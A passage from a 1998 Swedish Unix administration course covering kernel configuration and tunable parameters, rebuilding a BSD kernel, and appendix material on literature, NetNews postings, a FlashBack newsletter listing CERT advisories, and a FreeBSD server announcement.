0 crw-r----- 1 root sys 2, 3 May 25 1994 /dev/pmem
0 crw----- 3 root sys 0, 2 Mar 7 15:50 /dev/rswap
0 crw-r--r-- 2 root sys 8, 0 May 25 1994 /dev/rtc
0 brw----- 3 root sys 0, 2 Mar 7 15:50 /dev/swap
0 crw-rw-rw- 2 root other 5, 0 Apr 4 14:09 /dev/syscon
```

GPL - © - 1998

/etc/conf/cf.d/mdevice

☞ Konfigurationen av systemet

☞ Lätt att ändra

```
tape I      Gtio  tape_  0  0  0  1  -1
fas  Iocrwi iHct  fas_   0  3  1  16 -1
```

OH-Bild 10 - 3

Anteckningar:

© Raditex AB - 1998

10.3 Konfiguration

Att ha möjlighet att konfigurera kärnan gör det möjligt att *exakt* anpassa systemet till den driftsituation man har.

Ska man lägga till en ny driver måste man se till att man inte använder device-nummer som är upptagna.

db	I	io	db	0	0	1	1-1
cons	Iocrwi	irco	cons	0	5	1	1-1
kd	Iocrwi	iHcst	kd	0	12	1	1-1
gdev	I	i	gdev_	0	0	1	4-1
eisarom	ociI	icorH	eisa	0	10	1	1-1
aha1540	-	iHo	aha_	0	0	0	2-1
tape	I	Gtio	tape_	0	0	0	1-1
athd	-	iHo	athd_	0	0	1	2-1
bt742	-	iHo	bt742_	0	0	1	1-1
cpyrt	s	ior	cpyrt	0	0	0	1-1
cram	oi	icor	cmos	0	18	1	1-1
fas	Iocrwi	iHct	fas	0	3	1	16-1

GPL - © - 1998

Parametrar hos kärnan

☞ Detaljkontroll

☞ Bör vara rätt

◇ Bestämmer antal öppna filer

◇ Buffertstorlekar

◇ Antal processer

◇ med mera

```
$cat /etc/conf/kconfig.d/param.16MB
```

```
NBUF=2000
NINODE=800
NS5INODE=800
NFILE=800
NPROC=200
NREGION=600
NCLIST=300
MAXUP=50
NHBUF=512
NAUTOUP=30
SHLBMAX=12
```

OH-Bild 10 - 4

Anteckningar:

© Raditex AB - 1998

10.4 Kärnans parametrar

De parametrar som ingår i varje kärna är självfallet i mycket hög grad beroende på *vilken* kärna det är fråga om. Principerna är dock likartade mellan olika leverantörer och genom att förstå principerna kan man efter lite läsning i manualerna också förstå hur man går tillväga för att optimera sitt eget operativsystem.

För att förstå alla parametrarna och deras inbördes förhållande **MÅSTE** man läsa manualen.

OBSERVERA! att många moderna operativsystem försöker lösa denna typ av konfiguration genom att **dynamiska ändra** parametrarna. Detta innebär dock att systemansvarig förlorar den **exakta** kontrollen över systemets uppförande.

```
$cat /etc/conf/kconfig.d/param.16MB
```

```
NBUF=2000           - Antal systembuffertar
NINODE=800          - Hur många inode entrys som skall allokeras
NS5INODE=800       - Skall vara = NINODE
NFILE=800           - Antal öppna filer
NPROC=200           - Antal processer
NREGION=600        - antal (text,data och stack) tabell entrys
NCLIST=300         - character list buffers
MAXUP=50           - Maximalt antal processer per användare
NHBUF=512          - "hash buckets"
NAUTOUP=30         - Antal sek mellan filsystem uppdateringar
SHLBMAX=12        - Antal shared libraries per process
```

GPL - © - 1998

/etc/sysdef

☞ Listar systemets parametrar

Detta program finns för Interactive Unix.

OH-Bild 10 - 5

Anteckningar:

© Raditex AB - 1998

10.5 /etc/sysdef

När man vill veta hur operativsystemets olika parametrar är ställda kan man på Interactive Unix använda sig av kommandot /etc/sysdef. Man får då en lista på alla systemparametrarna.

```
*
* i386 Configuration /* Electra 1995-02-20 */
*
*
* Tunable Parameters
*
2000 buffers in buffer cache (NBUF)
60 entries in callout table (NCALL)
800 inodes (NINODE)
800 s5inodes (NS5INODE)
800 entries in file table (NFILE)
25 entries in mount table (NMOUNT)
200 entries in proc table (NPROC)
600 entries in shared region table (NREGION)
300 clist buffers (NCLIST)
50 processes per user id (MAXUP)
512 hash slots for buffer cache (NHBUF)
20 buffers for physical I/O (NPBUF)
50 size of system virtual space map (SPTMAP)
16 fraction of memory for vhandlow (VHNDFRAC)
0 maximum physical memory to use (MAXPMEM)
30 auto update time limit in seconds (NAUTOUP)
64 maximum number of open files per process (NOFILES)
1024 number of streams queues (NQUEUE)
256 number of streams head structures (NSTREAM)
128 number of 4096 bytes stream buffers (NBLK4096)
128 number of 2048 bytes stream buffers (NBLK2048)
128 number of 1024 bytes stream buffers (NBLK1024)
256 number of 512 bytes stream buffers (NBLK512)
256 number of 256 bytes stream buffers (NBLK256)
1024 number of 128 bytes stream buffers (NBLK128)
512 number of 64 bytes stream buffers (NBLK64)
512 number of 16 bytes stream buffers (NBLK16)
512 number of 4 bytes stream buffers (NBLK4)
4096 maximum size of user's virtual address space in pages (MAXUMEM)
4096 for package compatibility equal to MAXUMEM (MAXMEM)
25 page stealing low water mark (GPGSLO)
40 page stealing high water mark (GPGSHI)
9 page aging interval (AGEINTERVAL)
1 bdflush run rate (BDFLUSHR)
25 minimum resident memory for avoiding deadlock (MINARMEM)
25 minimum swappable memory for avoiding deadlock (MINASMEM)
1 maximum number of pages swapped out (MAXSC)
1 maximum number of pages saved (MAXFC)
12 max number of shared lib's a process can link (SHLBMAX)
*
* Utsname Tunables
*
3.2 release (REL)
electra node name (NODE)
electra system name (SYS)
2 version (VER)
*
* Streams Tunables
*
87 number of multiplexor links (NMUXLINK)
9 maximum number of pushes allowed (NSTRPUSH)
256 initial number of stream event calls (NSTREVENT)
1 page limit for event cell allocation (MAXSEPGCNT)
4096 maximum stream message size (STRMSGSZ)
1024 max size of ctl part of message (STRCTLSZ)
80 max low priority block usage (STRLOFRAC)
90 max medium priority block usage (STRMEDFRAC)
*
* RFS Tunables
*
10 entries in server mount table (NSRMOUNT)
*
* IPC Messages
*
100 entries in msg map (MSGMAP)
2048 max message size (MSGMAX)
4096 max bytes on queue (MSGMNB)
50 message queue identifiers (MSGMNI)
8 message segment size (MSGSSZ)
40 system message headers (MSGTQL)
1024 message segments (MSGSEG)
*
* IPC Semaphores
*
10 entries in semaphore map (SEMMAP)
10 semaphore identifiers (SEMMNI)
60 semaphores in system (SEMMNS)
30 undo structures in system (SEMMNU)
25 max semaphores per id (SEMMSL)
10 max operations per semop call (SEMOPM)
10 max undo entries per process (SEMUME)
32767 semaphore maximum value (SEMVX)
16384 adjust on exit max value (SEMAEM)
*
* IPC Shared Memory
*
1048576 max shared memory segment size (SHMMAX)
1 min shared memory segment size (SHMMIN)
100 shared memory identifiers (SHMMNI)
15 max attached shm segments per process (SHMSEG)
512 max in use shared memory (SHMALL)
*
```

* File and Record Locking
* 100 records configured on system (FLCKREC)

GPL - © - 1998

Denna sida is avsiktligt vit!

(Men det finns lite text i alla fall...)

BSD-kärnan

☞ Mycket! enklare

Redigera filen

```
/usr/src/sys/i386/conf/GENERIC
```

```
kör: config GENERIC
```

gå till byggbiblioteket och gör

```
make depend
```

```
make
```

```
make install
```

OH-Bild 10 - 6

Anteckningar:

© Raditex AB - 1998

10.6 BSD-kärnan

BSD kärnan är mycket enkel att bygga. Genom att bygga om kärnan kan man anpassa operativsystemet till exakt den hårdvara man för närvarande använder.

Kärnan behöver också byggas om utifall att man vill trimma operativet för att användas av få eller många användare.

10.6.1 Bygget

Först redigerar man konfigurationsfilen för kärnan. Kopiera först en generiska konfigurationsfilen till en annan fil

```
cd /usr/src/sys/i386/conf
cp GENERIC MYCONFIG
emacs MYCONFIG (eller annan definitionsfil)
```

Därefter kör man i tur och ordning en rad kommandon.

```
config MYCONFIG
cd ../../compile/MYCONFIG
make depend
make
make install
shutdown -r now
```

Svårare än såhär är det inte.

GPL - © - 1998

Övning: Hantering av kärnan

☞ Målsättning

Du skall konfigurera om kärnan

☞ Genomförande

Du behöver en maskin där källkodsträdet till kärnan är inlagd

OH-Bild 10 - 7

Anteckningar:

© Raditex AB - 1998

10.7 Övning: Hantering av kärnan

En av de stora fördelarna med Unix är att man kan bygga en kärna som passar just de ändamål för vilka man tänker använda maskinen.

I och för sig kräver detta att man också skaffar sig mycket god erfarenhet av det operativsystem man tänker köra samt förstår sig på hur olika drivrutiner arbetar tillsammans med hårdvaran.

10.7.1 Målsättning

Du skall i denna övning ändra några systemparametrar och därefter länka om kärnan.

10.7.2 Genomförande

När du gör denna övning måste du verkligen se till att vara noggran. Ett enda litet skrivfel kan göra att du inte får igång maskinen igen.

Gör följande;

```
cd /usr/src/sys/i386/conf
emacs GENERIC
config GENERIC
cd ../../compile/GENERIC
make depend
make
make install
shutdown -r now
```

Om allt har gått som det skulle nu så har maskinen bootat om och du har den nya kärnan rullandes.

GPL - © - 1998

Appendix 1

Appendix

11.0 Lite av varje

I ett Appendix som rör Unix skulle man kunna ha med hur mycket information som helst. Vi har gjort ett urval här som baseras på principen att man med denna information ska kunna söka sig vidare på Internet.

GPL - © - 1998

Denna sida is avsiktligt vit!

(Men det finns lite text i alla fall...)

Litteratur

☞ Jösses va mycket...

◇ Forskarresultat

◇ Systemmanualer

◇ Artiklar

◇ Källkod

Slå det om ni kan!!!!

Unix är förmodligen något av det mest
väldokumenterade som finns...

OH-Bild 11 - 8

Anteckningar:

© Raditex AB - 1998

11.1 Litteratur

Det finns en enorm mängd litteratur om Unix. Det bästa du kan göra är att fråga goda vänner vilka böcker de läst eller kanske fråga på Net-News vilka böcker inom olika intresseområden som finns tillgängliga.

Alternativt kan du gå till bokhandeln och leta i bokhyllorna efter böcker.

Ytterligare ett tips är att du vänder dig till Universitetet eller de tekniska högskolorna. Dom har ofta handböcker att sälja till studenter till starkt rabatterade priser.

Introducing UNIX System V
Morgan, Racel, and Henry McGilton
McGraw-Hill, 1987

A User guide to the Unix System
Thomas, Rebecca, and Yates
Osborn cGraw-Hill, 1985

En mycket välskriven bok om UNIX.

Using UUCP and Usenet
O'Reilly & Associates Inc
202pp, \$17.95

Managing UUCP and Usenet
O'Reilly & Associates Inc
274pp, \$21.95

En praktisk bok om hur man administrerar UUCP.

The awk Programming Language
Aho W Kernighan et al
Addison Wesley, 1988

En praktisk bok hur man skriver enkla awk program.

The UNIX C Shell Field Guide.
Anderson, G. and P. Anderson
Englewood Cliffs, N.J.
Prentice-Hall 1986

En guide till hur man använder C-skalet.

UNIX System V Release 4 Users Manual, 1990
AT&T, Intel m.fl

Detta är den officiella användarmanualen för System V.

Internetworking with TCP/IP
Comer, C.
Prentice-Hall 1988

Innehåller allt du behöver veta om TCP/IP

GPL - © - 1998

Noder på Internet

☞ Antalet växer snabbt

De senaste året har skett en explosionsartad tillströmning av Internet användare.

☞ Nätet svåradministrerat

Den stora tillväxten har lett till växtverksproblem.

OH-Bild 11 - 9

Anteckningar:

© Raditex AB - 1998

NetNews

☞ Internationellt nyhetsnät

Omkring 70-80 MB! data varje dygn.

☞ Gigantiska mängder data

swnet.ai.neural-nets: 1-66
swnet.amiga: 1-50
swnet.conferences: 1-79
swnet.followup: 1-1173
swnet.general: 1-1722
swnet.info-gnu: 1-6

OH-Bild 11 - 10

Anteckningar:

© Raditex AB - 1998

11.3 NetNews

På internet finns en mycket omfattande distribuerad databas vid namn NetNews. Med hjälp av mail-systemen sänds många megabyte artiklar runt varje dygn. Man kan hitta mängder av möten inom de mest skilda ämnesområden.

```
swnet.ai.neural-nets: 1-66
swnet.amiga: 1-50
swnet.conferences: 1-79
swnet.followup: 1-1173
swnet.general: 1-1722
swnet.info-gnu: 1-6
swnet.jobs: 1-220
swnet.lans.novell: 1-58
swnet.lans: 1-54
swnet.mac: 1-73
swnet.mail.map: 1-6
swnet.mail: 1-188
swnet.multig: 1-22
swnet.politik! 1-12079,12148,12150
```

OSV

Exempel på några svenska möten i NetNews.

Om man håller på med datorer i någon större utsträckning kan man finna NetNews ovärderlig. Här finns personer som är villiga att ställa upp och svara på de mest krångliga frågor.

Man får dock se upp lite. Det finns också många galna människor som utnyttjar NetNews för att sprida underliga åsikter, reklam och allehanda mentalt skräp.

Vi ger ett litet exempel på inlägg från NetNews...

```
Article 4221 of comp.os.ms-windows.nt.misc:
Path: merope.saaaf.se!admin.kth.se!news.kth.se!sunic!EU.net!howland.reston.ans.net!news.moneng.mei.com!hookup!news2.sprintlink.net!news.sprintl
From: roncox@indirect.com (Ron Cox)
Newsgroups: comp.os.ms-windows.nt.misc
Subject: Re: CreateProcess questi
Date: 16 Apr 1994 06:29:24 GMT
Organization: Internet Direct, Inc.
Lines: 39
Message-ID: <2oo0k4$4rf@herald.indirect.com>
NNTP-Posting-Host: id1.indirect.com
```

```
h >Not to worry. The way the C runtime library works is that it does
h >GetStdHandle calls for stdin, stdout and stderr before invoking the
h >main() routine. So if you redirect stdio handles for the child, it'll
h >still work, even if the child is doing i/o via CRTL file descriptors.
```

```
h >If you think about it, this is the only way that it _could_ work.
h >Recall that MS warns you that the stdio handle values CANNOT be depende
h >on to be simply 0, 1 and 2 as they are on some systems. You MUST do
h >those GetStdHandle calls if you want things to work right. Also,
h >we know that the only way of doing i/o under the Win32 subsystem is
h >by using the Win32 api calls like ReadFile and WriteFile, etc., and
h >these all require handles. Therefore, we KNOW (without ever having
h >to look at the code) that the CRTL implementations of printf and scanf,
h >etc., must just be "wrappers" around the ReadFile/Write stuff and must
h >be using handles retrieved during initialization using GetStdHandle.
```

```
h >Clear as mud? :-)
```

```
Not really... But hey, I have been reading these nt newsgroups for a while
now, and I just wanted to thank you for posting so often and so accurately.
I know some of the knowledge you share with us is probably knowlegde you
had to work hard to get for your own product(s), and I appreciate your
sense of duty to the developer community.
```

```
Thanks!
rjc
```

```
P.S. Also, thanks to Steve Heaney of MS for all his informative postings!
```

```
---
* WaveRdr 1.10 [NR] * UNREGISTERED EVALUATION COPY
```

--
=====

= "I don't like being bluffed, makes me doubt my perception of reality". =
= Chris in the morning on KBHR =
= roncox@indirect.com rjc@infograph.com 1:114/268 FIDOnet CIS 71722,3175 =

Article 4267 of comp.os.ms-windows.nt.misc:
Path: merope.saaf.se!admin.kth.se!news.kth.se!sunic!pipex!howland.reston.ans.net!vixen.cso.uiuc.edu!sdd.hp.com!nigel.msen.com!zib-berlin.de!cs
From: bjoernb@cs.tu-berlin.de (Bjoern-Bernhard Schad)
Newsgroups: comp.os.ms-windows.nt.misc
Subject: Re: CreateProcess questi
Date: 18 Apr 1994 14:53:35 GMT
Organization: Technische Universitaet Berlin, Germany
Lines: 12
Message-ID: <2ou3d2\$d3k@news.cs.tu-berlin.de>
References: <2oo0k4\$4rf@herald.indirect.com>
NNTP-Posting-Host: gumbel.cs.tu-berlin.de
Mime-Version: 1.0
Content-Type: text/plain; charset=iso-8859-1
Content-Transfer-Encoding: 8bit
In-reply-to: roncox@indirect.com's message of 16 Apr 1994 07:29:24 MET

Hi,

we had some trouble using stdin, stdout and stderr with a child using only functions from C-lib, when we had redirected these to a unnamed pipe. Could it be, that our C-lib isn't able to use pipes as standard input/ output?

Thanks, Bjoern.

--
Bjoern-Bernhard Schad TU-Berlin, computer science privat
Petersburger Strasse 69 Raum FR 6046 fon: +49 30 4266448
D-10249 Berlin fon: 314-25973

GPL - © - 1998

Denna sida is avsiktligt vit!

(Men det finns lite text i alla fall...)

Elektroniska nyheter

☞ Ligger ofta före säljarna

◇ Information

◇ Propaganda

◇ TÄNK SJÄLV!

% mailx FlashBack@FlashBack.COM

Subject: 71.01 71.02

^D

%

1235: CERT Advisory - Sendmail Vulnerabilities

1236: CERT Advisory - NFS Vulnerabilities

1237: CERT Advisory - Vulnerabilities in /bin/mail

1238: New Windows Email Client For UNIX Networks

1239: Dolphin Breaks Cluster Latency Barrier with
SCI Adapter

1240: SSSI, producer of FacetTerm, Launches Reseller
Program

OH-Bild 11 - 11

Anteckningar:

© Raditex AB - 1998

11.4 Elektroniska nyheter

Nyheter sprids över världen med en fantastisk hastighet. Endast Text-TV är snabbare.

Article 971 of swnet.sys.sun.flash:
Path: merope.saaf.se!admin.kth.se!celsiustech.se!seunet!news2.swip.net!sunic!sunic.sunet.se!news.lth.se!FlashBack.com!flash
From: flash@FlashBack.com
Newsgroups: swnet.sys.sun.flash
Subject: flashback FlashBack April 28th, 1995
Date: 28 Apr 1995 15:38:25 +0200
Organization: Lund Institute of Technology, Sweden
Lines: 366
Sender: daemon@news.lth.se
Message-ID: <9504280704.AA18289@flash.FlashBack.com>
NNTP-Posting-Host: nic.lth.se
NNTP-Posting-User: daemon
X-To: members-of-list-flashback <flash@sun.com>

FlashBack April 28th, 1995

April 1995 flash@flashback.com

Contents:

1235: CERT Advisory - Sendmail Vulnerabilities
1236: CERT Advisory - NFS Vulnerabilities
1237: CERT Advisory - Vulnerabilities in /bin/mail
1238: New Windows Email Client For UNIX Networks
1239: Dolphin Breaks Cluster Latency Barrier with SCI Adapter
1240: SSSI, producer of FacetTerm, Launches Reseller Program
1241: TONA Demos VisualBASIC-CORBA Integration
1242: IONA Forms Distribution Partnerships
1243: Orbix on VxWorks Speeds Real-time Deployment
1244: USENIX 1995 Calendar of Symposia and Conferences
1245: Synopsys 1995 Seminar Series - Behavioral Design
1246: Mentor Graphics Announces VITAL Support For QuickVHDL Simulator
1247: Alpha UIMS: Test Drive for Solaris Available
1248: Acronym Netcool Enterprise Fault Management
1249: Informix Enhancements To Informix-NewEra

1222: FlashBack: A Commercial Electronic Journal For Sun Users
75.35: What is SunFlash ?
1223: Why You Should Sponsor FlashBack Articles
9001: General FlashBack/SunFlash Information
9002: FlashBack and SunFlash Index
9050: FlashBack Sponsor Information

You can send for the full text of these articles by sending email to
flashback@flashback.com
with one or more articles numbers in the Subject.
You can get up-to-date contact information on the vendor by sending email
to flashback@flashback.com with one or more vendor numbers in the Subject.

If you are interested in sponsoring FlashBack articles, please
send for articles 9050, 1222 and 1223.

1235: CERT Advisory - Sendmail Vulnerabilities

CA-95:05 CERT Advisory
 February 22, 1995
 Sendmail Vulnerabilities

This advisory supersedes all previous CERT advisories on
sendmail.

The CERT Coordination Center has received reports of several
problems with sendmail, one of which is widely known. The
problems occur in many versions of sendmail (see below for
details).

1236: CERT Advisory - NFS Vulnerabilities

CA-94:15 CERT Advisory December 19, 1994 NFS
Vulnerabilities

The CERT Coordination Center is experiencing an increase in
reports of root compromises caused by intruders using tools to
exploit a number of NFS (Network File System) vulnerabilities.

CERT recommends limiting your exposure to these attacks by
implementing the security measures described in Section III
below.

1237: CERT Advisory - Vulnerabilities in /bin/mail

CA-95:02 CERT Advisory January 26, 1995 Vulnerabilities in
/bin/mail

This advisory supersedes CA-91:01a SunOS Mail Vulnerability
and CA-91:13 Ultrix Mail Vulnerability.

There are vulnerabilities in some versions of /bin/mail. Section
III below provides vendor-specific information and an
alternative to /bin/mail.

1238: New Windows Email Client For UNIX Networks

CommTouch Software announces Pronto/IP, a Windows Email
application which provides easy access over TCP/IP to Internet

and UNIX mail. Pronto/IP is MIME and MAPI compliant, offers a novel user interface and is able to keep PC and host mail synchronized. Pronto/IP is ideal for office or remote, off-line use.

1239: Dolphin Breaks Cluster Latency Barrier with SCI Adapter

Dolphin Interconnect Solutions announces the availability of a SPARC cluster interface that has shown unprecedented low latencies in a cluster of workstations or servers.

In a benchmark organized by Sun Microsystems, application to application round-trip 4-byte ping-pong latency was measured to 8 microseconds in an SCI cluster of four SPARCstation 20s. Each ping-pong uses two SCI write transactions, thus application to application latency on one SCI transaction is 4 microseconds. In comparison, the same benchmark executed over Ethernet gave a round-trip latency of 1.2 milliseconds.

1240: SSSI, producer of FacetTerm, Launches Reseller Program

Structured Software Solutions, Inc. (SSSI; Plano, TX), the producer of FacetTerm, attributes its annual revenue growth of more than 60 percent over the past two years to a shift in product sales and the use of a two-tiered distribution channel. Previously, the company had sold FacetTerm primarily through Value-Added Resellers (VARs).

FacetTerm enables character terminals and PCs to access a Solaris SPARC, Solaris x86, or Interactive UNIX host and run up to 10 simultaneous sessions. It is ideal for customers who use two or more applications frequently, whose terminals are tied up while running reports, or who need to screen print, or copy and paste information between applications. The new Window Watch feature in Version 3 monitors, detects and notifies the user of off-screen events, including the completion of a report running in another window or the arrival of electronic mail.

1241: IONA Demos VisualBASIC-CORBA Integration

Orbix(R) brings the power of objects to the desktop

IONA Technologies demonstrated a working integration between Microsoft VisualBASIC and Orbix--its market leading CORBA implementation--at Object World in Boston. According to company officials the full working product, Orbix-OLE will ship April.

1242: IONA Forms Distribution Partnerships

IONA Technologies has in recent weeks appointed a number of resellers and distributors across the US and Europe, to sell its market leading CORBA implementation Orbix(R). The Dublin, Ireland company has most recently signed agreements with Valtech, SA., and Ingenia, SA., in Paris, France, Software Solutions of Texas in Houston and NobleNet, Inc., of Boston MA.

1243: Orbix on VxWorks Speeds Real-time Deployment

IONA Technologies delivers CORBA standard for embedded, real-time applications

Fulfilling its promise to extend the reach of CORBA technology, IONA Technologies, Ltd., announced it has shipped a beta version of its Orbix object request broker (ORB) for VxWorks(r), the real-time embedded systems operating system from Wind River Systems, Inc.

1244: USENIX 1995 Calendar of Symposia and Conferences

Some of the upcoming USENIX events include:

- o 5TH UNIX SECURITY SYMPOSIUM
- o USENIX CONFERENCE ON OBJECT-ORIENTED TECHNOLOGIES (COOTS)
- o TCL/TK WORKSHOP 95
- o 9TH USENIX SYSTEMS ADMINISTRATION CONFERENCE (LISA IX)
- o USENIX WORKSHOP ON ELECTRONIC COMMERCE
- o SYMPOSIUM ON EMERGING E-MAIL PROTOCOLS AND SYSTEMS (EMPASS)

1245: Synopsys 1995 Seminar Series - Behavioral Design

Join Synopsys and Sun Microsystems in an educational seminar where you'll learn how to extend the benefits of high-level design. Moving up to the behavioral level will let you design at the highest level of abstraction, where you are most productive, and will give you an efficient implementation path.

1246: Mentor Graphics Announces VITAL Support For QuickVHDL Simulator

VITAL-Based Libraries Reduce ASIC Vendor Development Time and Cost

Mentor Graphics Corporation, in a continued effort to provide users with comprehensive standards support, today announced VITAL (VHDL Initiative Toward ASIC Libraries) library support from 12 ASIC and programmable logic vendors, totaling over 61 technologies, for its high-performance QuickVHDL(tm) simulator. QuickVHDL is 100-percent VITAL 2.2b-compliant, providing users with sign-off capability and a strong library development environment that reduces development time and cost.

1247: Alpha UIMS: Test Drive for Solaris Available

The Alpha User Interface Management System, an innovative

tool for multi-platform user interface development, is now available for 30-day free evaluation from the LoneWolf Systems, Inc. home page.

The Alpha UIMS allows developers to maximize the separation between the user interface, the underlying technology, and application code, providing unparalleled design and development flexibility, significantly improving productivity and design over existing tools, and greatly simplifying maintenance. Currently available for SunOS, Solaris, HP/UX, BSD/386, and AIX, Alpha is planned to be available for OS/2 and Windows NT in the first quarter of 1995, and for other UNIX platforms upon request.

1248: Acronym Netcool Enterprise Fault Management

Three new products to enhance industry standard and proprietary management platforms in fulfilling enterprise wide management requirements.

Acronym Inc., the US distribution arm of British open systems software developer Micromuse PLC, has launched Netcool, an integrated range of network management products for distributed, enterprise-wide computer system and network management. The Netcool suite includes three products, Netcool/OMNIBus; a Fault Information Management system providing an enterprise-wide view of network fault status, Netcool/LegacyWatch; a client-server management tool for non-SNMP equipment; and Netcool/Tools, a suite of partner applications for SunNet Manager.

1249: Informix Enhancements To Informix-NewEra

SPARC/Solaris Version Now Available

Informix Software, Inc. (NASDAQ:IFMX) made several announcements at the Application Development Conference in New York, regarding its object-oriented client/server development tool, INFORMIX(R)-NewEra(TM). The product enhancements announced are intended to provide developers with a more flexible, portable and cost-effective development environment for creating client/server applications.

INFORMIX-NewEra is Informix's object-oriented client server application development environment for enterprise computing. The product features a powerful and flexible database application language, and productive visual programming tools which include an application builder to graphically manage application components; a window painter to streamline the building of graphical applications; and an interactive debugger to analyze and debug NewEra programs in a graphical environment. The product also support reusable class libraries, all within a client/server-ready package that allows open connectivity to Informix and non-Informix relational databases.

1222: FlashBack: A Commercial Electronic Journal For Sun Users

This article describes the FlashBack E-Journal.

75.35: What is SunFlash ?

This article describes the SunFlash E-Journal.

1223: Why You Should Sponsor FlashBack Articles

This article explains the benefits of sponsoring FlashBack articles.

9001: General FlashBack/SunFlash Information

This article contains general information about the electronic journals that I edit and publish: "SunFlash" , "FlashBack" and "The Internet FlashBack"

I produced "The Florida SunFlash" for nearly six years. "SunFlash" is the continuation of that journal. When "SunFlash" grew to about 100 articles per month, 140,000+ subscribers and 30,000+ article requests per month I decided that it was time to make some changes. For a variety of reasons, I started the two new journals, "FlashBack" and "The Internet FlashBack", and moved production of all three journals to an independent company with its own resouces and Internet domain (FlashBack.COM).

9002: FlashBack and SunFlash Index

This article contains a one line index entry for each of the articles posted to the electronic journals that I edit and publish: "SunFlash" , "FlashBack" and "The Internet FlashBack"

9050: FlashBack Sponsor Information

This article contains detailed information for sponsors of FlashBack articles. Annual Sponsorship and per-article fee information is also provided.

Several Special Deals are described:

- o Mailing List Management - free to Quarterly/Monthly sponsors
- o Quarterly Update - \$1,900 for 4 quarterly articles (5% off)
- o Monthly Update - \$5,600 for 12 monthly articles (30% off)
- o 6 Pack - \$ 2,700 for 6 articles per year (20% off)
- o 12 Pack - \$ 6,000 for 12 articles per year (25% off)
- o 24 Pack - \$10,000 for 24 articles per year (41% off)

A detailed comparison of FlashBack and alternatives such as:
o Advertising in a Trade Paper

```

    o Sending a Press Release to a wire service
    o Direct Mail
    o Custom, Printed Newsletter
    o Your own e-mail Newsletter
    o Custom WWW Site
is provided.
-----
You may send for any of these articles by sending mail to
FlashBack@FlashBack.COM.
Include the article numbers for the the articles that you want in the
Subject line. E.g. to get a copy of 71.01 and 71.02

% mailx FlashBack@FlashBack.COM
Subject: 71.01 71.02
^D
%

To subscribe or unsubscribe, send email to Majordomo@flashback.com
unless FlashBack comes to you through a local redistribution alias.
e.g. to unsubscribe johnj@flashback.com from the standard sunflash and
flashback lists and resubscribe to the multi-media lists (mt-sunflash and
mt-flashback), I would send mail thus:

% mailx majordomo@FlashBack.COM
Subject:
unsubscribe sunflash johnj@flashback.com
unsubscribe flashback johnj@flashback.com
subscribe mt-sunflash johnj@flashback.com
subscribe mt-flashback johnj@flashback.com
^D
%

*****
SunFlash - A Full-Text On Demand Newsletter
John J. McLaughlin - Publisher & Editor - flash@FlashBack.COM
Tim Wells - Associate Editor - tim@FlashBack.COM
Subscriptions to Majordomo@FlashBack.COM
Article Requests to flashback@FlashBack.COM
Article Submissions to Flash@FlashBack.COM

For a general introduction send email to Flashback@FlashBack.COM
with 9001 in the Subject line.

For the November 1994 contents make the Subject line: 71.00 1136 5019
For the December 1994 contents make the Subject line: 72.00 1146
For the January 1995 contents make the Subject line: 73.00 1176
For the February 1995 contents make the Subject line: 74.00
For the March 1995 contents make the Subject line: 75.00 1221

You can also use index and help in the subject line.
*****

```

GPL - © - 1998

Denna sida is avsiktligt vit!

(Men det finns lite text i alla fall...)

FreeBSD som server

☞ Det GÅR att göra en PC-server

☞ 128 MB RAM

☞ 15x3GB disk

Denna typ av konfiguration är egentligen förbehållen större arbetsstationer.

OH-Bild 11 - 12

Anteckningar:

© Raditex AB - 1998

11.5 FreeBSD som server

Article 38 of comp.unix.bsd.freebsd.announce:
Newsgroups: comp.unix.bsd.freebsd.announce
Path: merope.saaf.se!admin.kth.se!celsiustech.se!seunet!news2.swip.net!sunic!sunic.su.se!
From: jkh@violet.berkeley.edu (Jordan K. Hubbard)
Subject: wcarchive.cdrom.com (also known as ftp.freebsd.org) back up.
Approved: jkh@violet.berkeley.edu, peter@taronga.com
Sender: peter@bonkers.taronga.com (Peter da Silva)
Organization: University of California, Berkeley
Message-ID: <D7vDE4.J6G@bonkers.taronga.com>
Date: Sun, 30 Apr 1995 22:34:52 GMT
Summary: wcarchive.cdrom.com is up
Lines: 80

Some of you may have noticed (well, perhaps ALL of you, judging by the amount of emailed complaints we've received :-) that wcarchive.cdrom.com was down all last week. We went to pop a couple of extra drives into it and were treated to a rather complete and unexpected controller failure instead.

We subsequently had some rather significant hardware hurdles to jump over, not the least of which was 3 brand-new Quantum Grand Prix 4.3GB hard drives going south unexpectedly. Given that this is 4 GPs I've lost in 4 weeks (2 of which died in completely different environmental circumstances, so it's not just our machine room), I think it's safe to say that Quantum may be having some quality control problems with these drives! :(I've switched back to the Seagate Barracuda drives and all seems happy again. The Seagates are even about \$100 cheaper, so my traditional prejudice against Seagate may be weakening here.

Anyway, that's all somewhat beside the point. The machine is back up and running with the following configuration, just FYI:

- o Intel Triton chipset MB with 128MB of RAM
- o SMC PCI DC21040 based ethernet board
- o 3 Adaptec 2940 PCI SCSI controllers
- o 15 3GB drives (soon to be 18, once I get replacements)

The new Triton based MB gives about 30% better performance to the cache, so we decided that it was worth sacrificing the extra 64MB of RAM that our older ASUS Neptune chipset, dual-Pentium motherboard gave us (6 SIMM sockets instead of just 4). We also didn't have much choice as the ASUS (or Neptune chipset) appears to have some serious hardware bugs that prevent it from working with more than 2 PCI SCSI controllers and/or 2 DMA bus-mastering devices. I can say that we tried for over 3 days with every conceivable controller combination available (I now have 6 extra PCI & EISA scsi controllers lying around :-) and had absolutely no luck until we switched to the new Triton MB. Once EDO memory and the new pipelined-burst SRAM cache is available, we'll be giving that a spin as well since the MB supports it.

Just further confirmation of the fact that you CAN make a serious server out of a PC, but you'd damned well better know *exactly* what you're doing! The road is littered with the corpses of those who have picked the wrong combination or had the simple misfortune to be trying just a little too early in the game before the hardware actually worked. :-) We were very lucky in finding an early Triton that actually did the job and it could have easily gone the other way.

The operating system is FreeBSD-current, as available from the very same machine :-) For the first time we're actually running the very same bits we're "pushing out the door" and this is a nice milestone for us.

For those that are curious, we will also be taking this distribution,

modulo whatever fixes we add in the next couple of days, and sending it out as "FreeBSD 2.0.5" - essentially an interim release between 2.0R and 2.1R to buy us a little time to do 2.1R the way we want to do it and give folks something substantially better than 2.0R to run in the meantime. Those who read the <hackers@FreeBSD.org> mailing list will have already seen my pre-announcement of 2.0.5.

Suffice it to say that we wouldn't be running this on wcarchive (our "flagship" machine, as it were) if we didn't feel pretty good about it, so I'll have little or no reservations about recommending 2.0.5 to folks who can't wait for 2.1R (though 2.1R will, of course, be better! :). More on 2.0.5 will be posted here very soon.

